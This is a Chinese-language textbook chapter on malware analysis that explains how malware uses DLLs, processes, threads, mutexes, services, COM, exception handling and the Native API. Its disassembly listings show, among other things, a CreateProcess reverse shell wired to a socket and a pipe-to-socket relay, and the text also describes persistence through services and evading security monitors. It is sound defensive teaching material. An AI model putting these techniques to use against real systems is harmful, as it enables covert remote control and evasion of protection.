有时，恶意代码作者发现将恶意代码保存到一个DLL文件比*.exe*文件更加有利。有些恶意代码会附加到其他进程，但是每一个进程只能包含一个*.exe*文件。因此恶意代码有时使用DLL程序，来将它自己加载到另外一个进程中。

- 通过使用Windows DLL

几乎所有的恶意代码都使用在每个系统上都可以发现的Windows基础DLL程序。Windows DLL程序包含了需要与操作系统交互的功能。而一个恶意程序使用Windows DLL的方式，经常为恶意代码分析师提供巨大的洞察力。你在第1章中学到的导入函数，以及本章中覆盖的函数，全部都是从

Windows DLL程序导入的。为了保持整章的平衡，我们会继续涵盖来自指定DLL的函数，并描述恶意代码会如何使用它们。

- 通过使用第三方DLL

  恶意代码也可以使用第三方DLL来和其他程序交互。当你看见从一个第三方DLL导入函数的恶意代码时，你可以推断它正在和那个程序交互，来完成它的目标。例如，它可能使用Mozilla Firefox DLL来连接到一个服务器，而不是直接通过Windows API进行连接。恶意代码也可能和一个自定义DLL程序一起发布，它使用这个DLL程序中一个还未在受害者机器上安装库的功能，例如，使用作为DLL程序发布的加密功能。

基本 DLL 结构

基本上，DLL文件看起来几乎和*.exe*文件一模一样。DLL使用PE文件格式，并且只有一个单一标志，指示这个文件是一个DLL，而不是一个*.exe*。DLL经常有更多导出函数，并且通常导入函数较少。除了那个标志之外，一个DLL和一个*.exe*之间没有实质的区别。

DLL的主函数是`DllMain`。它没有标记，而且并不是一个DLL中的导出函数，但是它在PE头中被指定为文件的入口点。任何时候一个进程加载或卸载库，会创建一个新线程，或一个已存在的线程结束时，这个函数都会被调用来通知DLL。这个通知允许DLL来管理每个进程或每个线程的资源。

多数DLL没有线程粒度的资源，并且它们忽略由线程活动引起对`DllMain`的调用。然而，如果DLL有必须在线程粒度进行管理的资源，那么这些资源可以为分析师提供一些提示，来了解这个DLL的目的。

7.4.2 进程

恶意代码也可以通过创建一个新进程，或修改一个已存在的进程，来执行当前程序之外的代码。一个进程是Windows正在执行的程序。每一个进程管理它自己的资源，诸如打开的句柄与内存。一个进程包含一个或多个由CPU执行的线程。传统上，恶意代码包括它自己的独立进程，但更新型的恶意代码则普遍将自身代码作为其他进程的一部分执行。

Windows使用进程作为管理资源的容器，并保持程序隔离且不相互干扰。一个Windows系统上任意时间通常有至少20～30个进程在运行，它们共享相同的系统资源，包括CPU、文件系统、内存以及硬件。如果每一个程序都需要和所有其他程序管理共享资源，那么写程序将十分困难。操作系统允许所有进程访问这些资源，而不会相互干扰。进程也通过防止一个程序的错误或崩溃影响其他程序，来为稳定性做出贡献。

操作系统中在多个进程间共享的一个尤其重要的资源是系统内存。为了达到这个目的，每一个进程被给予一块与所有其他进程隔离的内存空间，而这是进程可以使用的内存地址范围。

当进程需要内存时，操作系统会分配内存，并为这个进程提供一个地址来访问这块内存。进程可以共享内存地址，并且它们也经常这样做。例如，若一个进程在内存地址0x00400000位置保存了一些东西，另一个进程也可以在那个地址保存一些东西，但是这些进程不会冲突。这些地址是相同的，但是保存数据的物理内存却是不同的。

像寄信地址一样，内存地址只在上下文环境中才有意义。就像主大街202号并不会告诉你一个具体位置，除非你同时还拥有邮政编码，地址0x0040A010也没有告诉你数据保存在哪，除非你知道是哪个进程。一个访问内存地址0x0040A010的恶意程序，只会影响包含恶意代码那个进程在这个位置上保存的东西；系统中其他使用这个地址的程序则不会受到影响。

创建一个新进程

恶意代码最常使用的创建新进程函数是CreateProcess。这个函数有许多参数，并且调用者有很多控制它如何被创建的方法。例如，恶意代码能够调用这个函数，来创建一个进程去执行它的恶意代码，这样便可以绕过基于主机的防火墙以及其他安全机制。或者它可以创建一个Internet Explorer的实例，然后使用那个程序来访问恶意内容。

恶意代码通常使用CreateProcess，来创建一个简单的远程shell。CreateProcess函数的一个参数，STARTUPINFO结构，包含一个进程的标准输入、标准输出以及标准错误流的句柄。一个恶意程序可以设置这些值为套接字，这样当这个程序写入标准输出时，它实际上会写到套接字上，因而允许一个攻击者执行远程shell，而不需要运行除CreateProcess之外的任何函数。

代码清单7-4显示了CreateProcess如何用来创建一个简单的远程shell。在这段代码之前，代码已经打开了一个到远程位置的套接字。这个套接字的句柄被保存在栈上，并且输入到STARTUPINFO结构体中。然后调用了CreateProcess函数，所有这个进程的的输入输出都被路由到这个套接字上。

代码清单7-4 使用CreateProcess调用的代码样本

```
004010DA  mov    eax, dword ptr [esp+58h+SocketHandle]
004010DE  lea    edx, [esp+58h+StartupInfo]
004010E2  push   ecx             ; lpProcessInformation
004010E3  push   edx             ; lpStartupInfo
004010E4 ❶mov   [esp+60h+StartupInfo.hStdError], eax
004010E8 ❷mov   [esp+60h+StartupInfo.hStdOutput], eax
004010EC ❸mov   [esp+60h+StartupInfo.hStdInput], eax
004010F0 ❹mov   eax, dword_403098
004010F5  push   0               ; lpCurrentDirectory
004010F7  push   0               ; lpEnvironment
004010F9  push   0               ; dwCreationFlags
004010FB  mov    dword ptr [esp+6Ch+CommandLine], eax
004010FF  push   1               ; bInheritHandles
00401101  push   0               ; lpThreadAttributes
```

```
00401103  lea    eax, [esp+74h+CommandLine]
00401107  push   0                 ; lpProcessAttributes
00401109❺push   eax               ; lpCommandLine
0040110A  push   0                 ; lpApplicationName
0040110C  mov    [esp+80h+StartupInfo.dwFlags], 101h
00401114❻call   ds:CreateProcessA
```

在代码的第一行，栈变量`SocketHandle`被放到EAX寄存器中。（socket句柄在这个函数外面被初始化。）这个进程的`lpStartupInfo`结构体保存标准输出❷、标准输入❶，以及标准错误❸，它们会被新进程使用。套接字被放到`lpStartupInfo`结构体中所有这3个值里（❶、❷、❸）。在❹处对`dword_403098`的访问包含这个程序要执行的命令行，它最终被压到栈上作为参数❺。在❻处对`CreateProcess`的调用有10个参数，但除了lpCommandLine、`lpProcessInformation`以及`lpStartupInfo`之外的所有参数不是0就是1。（有些代表NULL值，其他代表标志，但是这些对恶意代码分析都没有意义。）

对`CreateProcess`的调用会创建一个新进程，以便所有输入和输出被重定向到一个套接字。要找到这台远程主机，我们需要判断这个套接字在哪里被初始化（没有包含在代码清单7-4中）。要发现哪个程序将被运行，我们需要通过在IDA Pro中导航到`dword_403098`地址，来找到保存在这个位置的字符串。

恶意代码经常在一个程序的资源节存储另一个程序，并创建一个新进程。在第1章中，我们讨论了PE文件的资源节如何保存任意文件。恶意代码有时会在资源节中保存另外一个可执行文件。当程序运行时，它会从PE头中提取附加的可执行文件，将它写到磁盘上，然后调用`CreateProcess`来运行这个程序。这也可以通过DLL程序和其他可执行文件完成。当这种情况发生时，你必须打开Resource Hacker工具集（在第1章中讨论过）中的程序，并将这个嵌入的可执行文件保存到磁盘上，然后再分析它。

7.4.3 线程

进程是执行代码的容器，线程才是Windows操作系统真正要执行的内容。线程是被CPU执行的独立指令序列，而不需要等待其他线程。一个进程包含一个或多个线程，它们执行进程中的一部分代码。一个进程中的所有线程共享同样的内存空间，但是每一个有它自己的处理器、寄存器和栈。

线程上下文

当一个线程运行时，它对CPU或CPU核有着完全的控制，并且其他线程不能影响CPU或核的状态。当一个线程改变CPU中某个寄存器的值时，它不会影响任何其他线程。一个操作系统在线程间切换之前，在CPU中的所有值会被保存到一个称为线程上下文的结构体中。然后操作系统加载这个线程上下文到一个新的线程中，并使这个新线程在CPU中执行。

代码清单7-5显示了访问一个局部变量并将它压到栈上的例子。

代码清单7-5 访问一个局部变量并将它压到栈上

```
004010DE  lea    ❶edx, [esp+58h]
004010E2  push    edx
```

在代码清单7-5中，在❶处的代码访问一个局部变量（esp+58h），并且在EDX中保存它，然后将EDX压到栈上。现在，如果另一个线程正好要在这两条指令之间运行一些代码，并且那些代码修改EDX，EDX的值就会是错误的，而且代码不会正确执行。当线程上下文切换被使用时，如果另外一个线程在这两条指令之间运行，EDX的值会被保存到线程上下文中。当这个线程再次开始并执行push指令时，线程上下文就会被恢复，EDX将再次保存正确的值。通过这种方式，没有线程能够干扰其他线程的寄存器或标志。

创建一个线程

CreateThread函数被用来创建一个新线程。函数的调用者指定一个起始地址，它经常被叫做start函数。执行从这个起始地址开始直到这个函数返回，尽管这个函数不需要返回，这个线程可以在进程结束前一直运行。当分析调用CreateThread的代码时，除了分析这个start函数外，你还需要分析调用CreateThread的剩下代码。

CreateThread的调用者可以指定线程开始的函数位置，并且一个单一参数可以被传递给这个start函数。这个参数可以是任意值，依赖于这个线程要开始执行的函数。

恶意代码可以通过多种方式使用CreateThread，比如下面这些：

- 恶意代码可以使用CreateThread，来加载一个新的恶意库文件到进程中，通过在调用CreateThread时将起始地址设置为LoadLibrary的地址。（传递给CreateThread的参数是要被加载库的名字。新的DLL被加载到这个进程的内存中，然后DllMain被调用。）
- 恶意代码可以为输入和输出创建两个线程：一个用来在套接字或管道上监听，并输出到一个进程的标准输入里，另一个用来从标准输出读取数据，并发送到套接字或管道上。恶意代码的目标是发送所有信息到单一的套接字或管道，来和运行的应用程序进行无缝通信。

代码清单7-6显示了如何通过标识邻近的两个CreateThread调用，来识别第二种技术。（只有系统对ThreadFunction1和ThreadFunction2的调用被显示出来。）这段代码调用CreateThread两次。参数是lpStartAddress值，它们告诉我们到哪里去查找当这些线程启动时会运行的代码。

代码清单7-6　线程例子的主函数

```
004016EE  lea     eax, [ebp+ThreadId]
004016F4  push    eax              ; lpThreadId
004016F5  push    0                ; dwCreationFlags
004016F7  push    0                ; lpParameter
004016F9  push    ❶offset ThreadFunction1 ; lpStartAddress
004016FE  push    0                ; dwStackSize
00401700  lea     ecx, [ebp+ThreadAttributes]
00401706  push    ecx              ; lpThreadAttributes
00401707  call    ❷ds:CreateThread
0040170D  mov     [ebp+var_59C], eax
00401713  lea     edx, [ebp+ThreadId]
00401719  push    edx              ; lpThreadId
0040171A  push    0                ; dwCreationFlags
0040171C  push    0                ; lpParameter
0040171E  push    ❸offset ThreadFunction2 ; lpStartAddress
00401723  push    0                ; dwStackSize
00401725  lea     eax, [ebp+ThreadAttributes]
0040172B  push    eax              ; lpThreadAttributes
0040172C  call    ❹ds:CreateThread
```

在代码清单7-6中，我们给第一次调用CreateThread时❷的起始函数ThreadFunction1 ❶，以及第二次调用CreateThread❹时的起始函数ThreadFunction2❸，做了标记。要判断这两个线程的目的，我们首先导航到ThreadFunction1。如代码清单7-7所示，第一个线程函数执行一个循环，在这个循环中它调用ReadFile，从一个管道中读取数据，然后它将数据通过send函数转发到一个套接字。

代码清单7-7　线程例子的ThreadFunction1

```
...
004012C5  call    ds:ReadFile
...
00401356  call    ds:send
...
```

如代码清单7-8所示，第二个线程函数执行一个循环，这个循环调用recv函数，来读取通过网络发送的任何数据，然后将那些数据通过WriteFile函数，转发到一个管道，这样它就可以被应用程序读取了。

代码清单7-8 线程例子的ThreadFunction2

```
...
004011F2  call    ds:recv
...
00401271  call    ds:WriteFile
...
```

> **注意：** 除了线程之外，微软系统还使用纤程。纤程和线程类似，但是被一个线程管理，而不是操作系统。纤程共享一个单一的线程上下文。

7.4.4 使用互斥量的进程间协作

一个和线程与进程相关的话题是互斥量（mutex），在内核中也称为互斥门（mutant）。互斥量是全局对象，用于协调多个进程和线程。

互斥量主要用于控制共享资源的访问，并且经常被恶意代码所使用。例如，若两个线程必须访问一个内存结构，但是一次只能有一个线程可以安全访问，互斥量就可以被用来控制这种共享访问。

同一时刻，只有一个线程拥有一个互斥量。互斥量对恶意代码分析很重要，因为它们经常使用硬编码的名字，将它们作为基于主机的感染迹象是很好的选择。互斥量名字硬编码十分常见，因为如果一个互斥量被两个不使用其他方式通信的进程使用时，它的名字必须是相互一致的。

线程通过一个对`WaitForSingleObject`的调用，获取对互斥量的访问，并且任何后续线程试图获取对它的访问时，都必须等待。当一个线程完成对互斥量的使用后，需要使用`ReleaseMutex`函数。

一个互斥量可以通过`CreateMutex`函数进行创建。而进程可以通过`OpenMutex`调用来获取另一个进程中互斥量的句柄。恶意代码通常创建一个互斥量，并试图使用同一个名字来打开一个已存在的互斥量，通过这种方式，可以确定恶意代码一次只有一个唯一实例在运行，如代码清单7-9所示。

代码清单7-9 使用一个互斥量来确保恶意代码只有一份实例在系统上运行

```
00401000   push  offset Name     ; "HGL345"
00401005   push  0               ; bInheritHandle
00401007   push  1F0001h         ; dwDesiredAccess
0040100C ❶call  ds:__imp__OpenMutexW@12 ; OpenMutexW(x,x,x)
00401012 ❷test  eax, eax
00401014 ❸jz    short loc_40101E
00401016   push  0               ; int
00401018 ❹call  ds:__imp__exit
0040101E   push  offset Name     ; "HGL345"
```

```
00401023    push 0              ; bInitialOwner
00401025    push 0              ; lpMutexAttributes
00401027 ❺call  ds:__imp__CreateMutexW@12 ; CreateMutexW(x,x,x)
```

代码清单7-9中的代码使用了硬编码名字HGL345来创建互斥量。它首先在❶处使用OpenMutex调用，来检查名为HGL345的互斥量是否存在。如果在❷处的返回值是NULL，它跳过（在❸处）exit调用，并继续执行。如果返回值不是NULL，它在❹处调用exit，进程就会退出。如果代码继续执行，互斥量在❺处被创建，来确保这个程序的其他实例在执行到这段代码时会退出。

7.4.5 服务

恶意代码执行附加代码的另一种方式是将它作为服务安装。Windows允许通过使用服务，来使任务作为后台应用程序运行，而不需要它们自己的进程或线程；代码被Windows服务管理器调度和运行，但没有用户输入。在Windows操作系统上的任何指定时间，都会有多个服务在运行。

使用服务对恶意代码作者来说有很多优势。其中一个是服务通常作为SYSTEM或其他特权账户运行。这并不是一个漏洞，因为你需要管理员访问权限，才能安装一个服务，但是对恶意代码作者来说很方便，因为SYSTEM账户有比管理员或用户账户更多的权限。

服务也提供另一种在系统上维护持久化驻留的方式，因为它们可以被设置成当操作系统启动时自动运行，并且可能甚至不在任务管理器中作为一个进程显示出来。一个用户查找所有运行的应用程序，也不会找到任何可疑的东西，因为恶意代码不是运行在一个独立进程中。

> **注意**：在命令行使用 *net start* 可以列举出正在运行的服务，但是这样做只会显示出运行服务的名字。有些程序，比如前面提到过的 *Autoruns* 工具，可以被用来搜集关于运行服务的更多信息。

服务可以通过一些Windows API函数来进行安装和操作，它们是恶意代码的主要目标。有几个关键函数值得你查找：

OpenSCManager 返回一个服务控制管理器的句柄，它被用来进行所有后续与服务相关的函数调用。所有要和服务交互的代码会调用这个函数。

CreateService 添加一个新服务到服务控制管理器，并且允许调用者指定服务是否在引导时自动启动，或者必须手动启动。

StartService 启动一个服务，并且仅在服务被设置成手动启动时使用。

Windows操作系统支持多种服务类型，它们以独特的方式执行。恶意代码最常使用的是WIN32_SHARE_PROCESS类型，这种类型将这个服务的代码保存在一个DLL中，并且在一个共享的进程中组合多个不同的服务。在任务管理器中，你可以找到一个名为*svchost.exe*进程的多个实例，它们在运行WIN32_SHARE_PROCESS类型的服务。

WIN32_OWN_PROCESS类型有时也被使用，因为它在一个.*exe*文件中保存代码，而且作为一个独立进程运行。

最后一个常见的服务类型是KERNEL_DRIVER，它被用来加载代码到内核中执行。（我们在本章后面以及第10章将扩展地讨论运行在内核中的恶意代码。）

关于本地系统上服务的信息被保存在注册表中。每个服务在HKLM\SYSTEM\CurrentControlSet\Services下面有一个子键。例如，图7-2显示了HKLM\SYSTEM\CurrentControlSet\Services\VMware NAT Service的注册表项。




图7-2 VMware NAT Service的注册表项

VMware NAT服务的代码保存在*C:\Windows\system32\vmnat.exe*中❶。type值0x10 ❸对应WIN32_OWN_PROCESS，并且start值0x02 ❷对应AUTO_START。

SC程序是Windows包含的一个命令行工具，你可以使用它来调查和操作服务。它包含了添加、删除、启动、停止，以及查询服务的命令。例如，qc命令通过以一个更加可读的方式，访问与图7-2中显示注册表项同样的信息，并查询一个服务的配置选项。代码清单7-10显示了SC程序的操作。

代码清单7-10 SC程序的查询配置信息命令

```
C:\Users\User1>sc qc "VMware NAT Service"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: VMware NAT Service
        TYPE               : 10  ❶WIN32_OWN_PROCESS
        START_TYPE         : 2    AUTO_START
        ERROR_CONTROL      : 1    NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\vmnat.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : VMware NAT Service
        DEPENDENCIES       : VMnetuserif
        SERVICE_START_NAME : LocalSystem
```

代码清单7-10显示了查询配置信息命令。这些信息和VMware NAT service注册表中保存的内容是一样的，但是它更容易读懂，因为数字值被标记为如`WIN32_OWN_PROCESS` ❶时，才是有意义的。SC程序有很多不同的命令，并且不使用任何参数运行SC会显示一个可选命令的列表。（要了解更多关于作为服务运行的恶意代码，请参考第11章。）

7.4.6 组件对象模型

微软组件对象模型（COM）是一个接口标准，它使得不同软件组件在不知道其他组件代码的接口规范时，相互之间可以进行调用。分析使用COM的恶意代码时，你需要能够判断哪段代码会被作为一个COM函数进行调用运行。

COM可以支持任何编程语言，并且被设计成一种可复用的软件组件，并可以被所有程序所利用。COM使用了一个对象结构，在与面向对象的编程语言中可以很好配合使用，COM也并不排斥非面向对象的编程语言。

由于COM是如此多才多艺，它在底层操作系统以及多数微软应用程序中无孔不入。COM也被用于第三方应用程序中。使用COM功能的恶意程序会比较难分析，但是你可以使用在本节展示的分析技术。

COM被实现成一个客户-服务器框架。客户端是那些使用COM对象的程序，服务器是那些可复用的软件组件——也就是COM对象本身。微软提供了很多COM对象给程序使用。

每一个使用COM的线程，必须在调用任何其他COM库函数之前，至少调用一次`OleInitialize`或`CoInitializeEx`函数。所以，一个恶意代码分析师可以搜索这些调用，来判断一个程序是否使用了COM功能。然而，知道恶意代码片段作为客户端程序使用COM对象并没有提供很多信息，因为COM对象是繁杂且广泛的。一旦你判断程序在使用COM，你就需要找到一些正在被使用对象的标识符来继续分析。

CLSID、IID，以及 COM 对象的使用

COM对象通过它们的全局唯一标识符(GUID)，分为类型标识符(CLSID)以及接口标识符(IID)，来进行访问。

`CoCreateInstance`函数被用来获取对COM功能的访问。恶意代码使用的一个常用函数是`Navigate`，它允许一个程序启动Internet Explorer，并访问一个Web地址。`Navigate`函数是`IWebBrowser2`组件接口的一部分，这个接口指定了一个必须被实现的函数列表，但是它没有指定哪个程序会提供这个功能。提供这个功能的程序就是实现了`IWebBrowser2`接口的COM类。在多数例子中，`IWebBrowser2`接口被Internet Explorer实现。接口通过一个叫做IID的GUID来标识，而COM类通过一个叫做CLSID的GUID来标识。

考虑一个恶意代码例子的片段，它使用了被Internet Explorer实现的IWebBrowser2接口的Navigate函数。恶意代码首先调用CoCreateInstance函数。这个函数接受恶意代码正在请求对象的CLSID和IID。然后操作系统查找这个类信息，并在这个程序没有在运行时，加载要执行这个功能的程序。CoCreateInstance函数返回一个接口指针，指向包含函数指针的结构体。要使用这个COM服务器的功能，恶意代码需要调用一个函数，这个函数的指针被保存在从CoCreateInstance返回的结构体中。代码清单7-11中的代码显示了如何获取对一个IWebBrowser2对象的访问。

代码清单7-11　通过CoCreateInstance访问一个COM对象

```
00401024 lea     eax, [esp+18h+PointerToComObject]
00401028 push    eax             ; ppv
00401029 push   ❶offset IID_IWebBrowser2 ; riid
0040102E push    4               ; dwClsContext
00401030 push    0               ; pUnkOuter
00401032 push   ❷offset stru_40211C ; rclsid
00401037 call    CoCreateInstance
```

为了理解这段代码，单击在❶和❷处的保存IID和CLSID的结构。这段代码指定IID D30C1661-CDAF-11D0-8A3E-00C04FC9E26E，它表示IWebBrowser2接口，以及CLSID 0002DF01-0000-0000-C000-000000000046，它表示Internet Explorer。IDA Pro可以识别并标记IWebBrowser2的IID，因为它很常用。软件开发者可以创建他们自己的IID，这样IDA Pro不总能成功标记出被一个程序使用的IID，并且它不能标记CLSID，因为反汇编没有包含必要的信息。

当一个程序调用CoCreateInstance函数时，操作系统使用注册表中的信息，来判断哪个文件包含被请求的COM代码。HKLM\SOFTWARE\Classes\CLSID\和HKCU\SOFTWARE\Classes\CLSID注册表键存储了关于哪些代码执行这个COM服务器的信息。键值*C:\Program Files\Internet Explorer\iexplore.exe*被保存在注册表项HKLM\SOFTWARE\Classes\CLSID\0002DF01-0000-0000-C000-000000000046的LocalServer32子键中，标识了当CoCreateInstance函数被调用时要加载的可执行文件。

一旦结构体从CoCreateInstance调用返回，COM客户端调用位于这个结构体中某个偏移处的一个函数。代码清单7-12显示了这个调用。对这个COM对象的引用保存在栈上，然后被移动到EAX中。然后这个结构体的第一个值指向一个函数指针表。在这个表中偏移0x2C处是被调用的Navigate函数。

代码清单7-12　调用一个COM函数

```
0040105E push    ecx
0040105F push    ecx
00401060 push    ecx
00401061 mov     esi, eax
00401063 mov     eax, [esp+24h+PointerToComObject]
```

```
00401067  mov     edx, [eax]
00401069  mov     edx, [edx+❶2Ch]
0040106C  push    ecx
0040106D  push    esi
0040106E  push    eax
0040106F  call    edx
```

为了标识当恶意代码调用一个COM函数时正在做什么，恶意代码分析师必须确定一个函数被保存在哪个偏移，这其中会有些技巧。IDA Pro为常用的接口保存了偏移和结构体，它们可以通过结构子视图来查看。按INSERT键来添加一个结构，然后单击Add Standard Structure。要添加的结构体名字是InterfaceNameVtbl。在我们的Navigate例子中，我们添加IWebBrowser2Vtbl结构体。一旦结构体被添加，在反汇编视图中右击在❶处的偏移，将来自2Ch处的标记修改为IWebBrowser2Vtbl.Navigate。现在IDA Pro会为这个调用指令与被压到栈上的参数添加注释。

对于在IDA Pro无法标识的函数，识别被COM客户端调用函数的一个策略是检查头文件以寻找在调用CoCreateInstance时指定的接口。这些头文件包含在微软Visual Studio和平台SDK中，并且都可以在互联网上找到。这些函数通常在头文件中是与在函数表中同样的次序声明。例如，Navigate函数是在*.h*文件中的第12个函数，它对应到偏移0x2C处。第一个函数是在0处，并且每一个函数占用4个字节。

在前面的例子中，Internet Explorer在CoCreateInstance被调用时，以它自己的独立进程加载，但实际上并不总是这样。有些COM对象会被作为DLL实现，它们被加载到COM客户端可执行文件的进程空间中。当这个COM对象被安装成作为DLL加载时，CLSID的注册表项会包含子键InprocServer32，而不是LocalServer32。

COM 服务器恶意代码

有些恶意代码实现了一个恶意COM服务器，继而被其他应用使用。对恶意代码来说，常用的COM服务器功能是通过浏览器帮助对象（BHO），这是Internet Explorer的第三方插件。BHO没有限制，所以恶意代码作者使用它们在Internet Explorer进程中运行代码，这允许他们监控互联网流量、跟踪浏览器的使用，以及与互联网通信，而且并不使用它们自己的进程。

实现一个COM服务器的恶意代码通常很容易检测，因为它导出了几个函数，包括DllCanUnloadNow、DllGetClassObject、DllInstall、DllRegisterServer，以及DllUnregisterServer，它们都必须由COM服务器软件导出。

7.4.7　异常：当事情出错时

异常机制允许一个程序在普通执行流程之外处理事件。多数时间里，异常是由错误引起的，诸如除零错误。当一个异常发生时，执行转移到处理这个异常的特殊例程。有些异常，比如除零异常，

是由硬件抛出的；其他的，比如无效内存访问，是由操作系统抛出的。你也可以在代码中使用RaiseException调用，显式地抛出一个异常。

结构化异常处理（SEH）是Windows的异常处理机制。在一个32位系统中，SEH信息被保存在栈上。代码清单7-13显示了一个有异常处理的函数前几行的反汇编代码。

代码清单7-13 保存异常处理信息到fs:0

```
01006170  push  ❶offset loc_10061C0
01006175  mov    eax, large fs:0
0100617B  push  ❷eax
0100617C  mov    large fs:0, esp
```

在这个函数开始，一个异常处理帧在❶处被放到栈上。这个特殊位置fs:0指向栈上保存着异常信息的一个地址。在栈上的是一个异常处理帧的位置，同时也包括被调用者在❷处使用的异常处理器，它在函数的末尾被恢复。当一个异常发生时，Windows查看fs:0来寻找保存异常信息的栈位置，然后这个异常处理器被调用。在这个异常被处理后，执行返回到主线程。

异常处理器是可嵌套的，并且不是所有的处理器都会对应着所有异常。如果当前帧的异常处理器不处理这个异常，这个异常会被传递给调用者帧的异常处理器。最终，如果这些异常处理器中没有一个响应这个异常，那么顶层的异常处理器将使应用程序崩溃。

异常处理器可以让恶意代码获得执行机会。一个指向异常处理信息的指针被保存在栈上，在栈溢出时，一个攻击者可以覆盖这个指针。通过指定一个新的异常处理器，攻击者可以在一个异常发生时获得执行机会。异常会在调试与反调试章节中（第8～10、15和16章）深度介绍。

7.5 内核与用户模式

Windows使用两种处理器特权级别：内核模式与用户模式。所有在本章讨论的函数都是用户模式函数，但也有内核模式的等效方法来做同样的事情。

几乎所有代码都运行在用户模式，除了操作系统和硬件驱动，它们运行在内核模式。在用户模式，每一个进程有它自己的内存、安全权限，以及资源。如果一个用户模式程序执行一个无效指令并崩溃，Windows可以回收所有资源，并终止这个程序。

通常，用户模式不能直接访问硬件，并且它被限制只能访问CPU上所有寄存器和可用指令的一个子集。为了在用户模式中操作硬件或改变内核中的状态，你必须依赖于Windows API。

当你调用一个Windows API函数操作内核结构体时，它会通过一个调用进入内核。在反汇编中SYSENTER、SYSCALL或者INT 0x2E的存在，指明一个调用被使用进入到内核。直接通过跳转从用户模式到内核模式是不可能的，这些指令使用查找表来定位一个预定义函数，从而在内核中执行代码。

所有运行在内核的进程共享资源和内存地址。内核模式代码有更少的安全检查。如果在内核运行的代码执行并且包含无效指令，操作系统就不能继续运行，产生的结果就是著名的Windows蓝屏。

运行在内核中的代码可以操纵运行在用户空间的代码，但是运行在用户空间的代码只能通过定义好的接口来影响内核。即使所有运行在内核的代码共享内存和资源，处于活跃状态的进程上下文也总是只有一个。

内核代码对恶意代码作者来说非常重要，因为在内核模式下可以做比用户模式更多的事情。大多数安全程序，比如反病毒软件和防火墙，都运行在内核模式，这样它们能够访问和监控运行在系统上的所有应用程序的活动。运行在内核模式的恶意代码可以更容易地干扰安全程序或绕过防火墙。

明显地，运行在内核模式的恶意代码比运行在用户空间的恶意代码更加强大。在内核空间中，以特权用户运行和非特权用户运行进程间的任何区别都被移除了。除此以外，操作系统的审计特性也不应用于内核。出于这些原因，几乎所有的rootkit都会利用运行在内核的代码。

开发内核模式代码比开发用户代码更加困难。一个主要障碍是内核代码在开发和调试时更加可能使系统崩溃。另外，许多常用函数在内核中也是不可用的，并且能用来编译和开发内核模式代码的工具也更少。鉴于这些挑战，只有复杂的恶意代码在内核模式运行，多数恶意代码没有内核模块。（要了解更多关于分析内核恶意代码的内容，见第10章。）

7.6 原生API




图7-3　用户模式和内核模式

原生API是用来和Windows进行交互的底层API，它们很少被非恶意程序使用，但是在恶意代码作者之间却很受欢迎。调用原生API函数可以绕过普通的Windows API。

当调用Windows API中的一个函数时，这个函数通常不会直接执行请求的动作，因为大多数重要数据结构都被保存在内核中，在内核外面的代码（用户模式代码）是无法访问它们的。微软为了使用户应用程序能够达到必需的功能，创建了一个多步骤的调用过程。图7-3说明了对于大多数API调用来说，这是如何工作的。

用户应用程序被给予对用户API（比如*kernel32.dll*和其他DLL）的访问，这些DLL会调用*ntdll.dll*，这是一个特殊的DLL程序，它管理用户空间与内核的交互。然后处理器切换到内核模式，

并执行一个内核中的函数，通常它位于*ntoskrnl.exe*中。这个过程是令人费解的，但是内核和用户API之间的分离，允许微软修改内核而不会影响应用程序。

*ntdll*函数像内核中的函数一样，使用API和结构体。这些函数组成了原生API。应用程序不建议调用原生API，但是操作系统中没有任何东西能阻止它们这样做。尽管微软不提供关于原生API的完整文档，还是有网站和书来文档化这些函数。最好的参考书是由Gary Nebbett（Sams，2000）撰写的*Windows NT/2000 Native API Reference*，尽管它已经很旧了。在线资源如*http://undocumented.ntinternals.net/*可以提供最近的信息。

直接调用原生API对恶意代码作者来说很具吸引力，因为原生API允许他们做一些采用别的方式不可能做到的事情。有许多功能在普通的Windows API中未经暴露，但是可以通过直接调用原生API来完成。

此外，直接调用原生API有时很隐蔽。许多反病毒和主机保护产品监控一个进程使用的系统调用。如果这个进程直接调用原生API函数，它也许能够躲避一个设计较差的安全产品。

图7-4显示了一个设计很差的安全程序监控*kernel32.dll*系统调用的图示。为了绕过这个安全程序，有些假想的恶意代码可以使用原生API。这个恶意代码调用`NtReadFile`和`NtWriteFile`函数，而不是Windows API函数`ReadFile`和`WriteFile`。这些函数在*ntdll.dll*中，并且没有被这个安全程序监控。一个设计良好的安全程序会在所有层面上监控调用，包括内核，这样才能确保上述的攻击战术不会奏效。

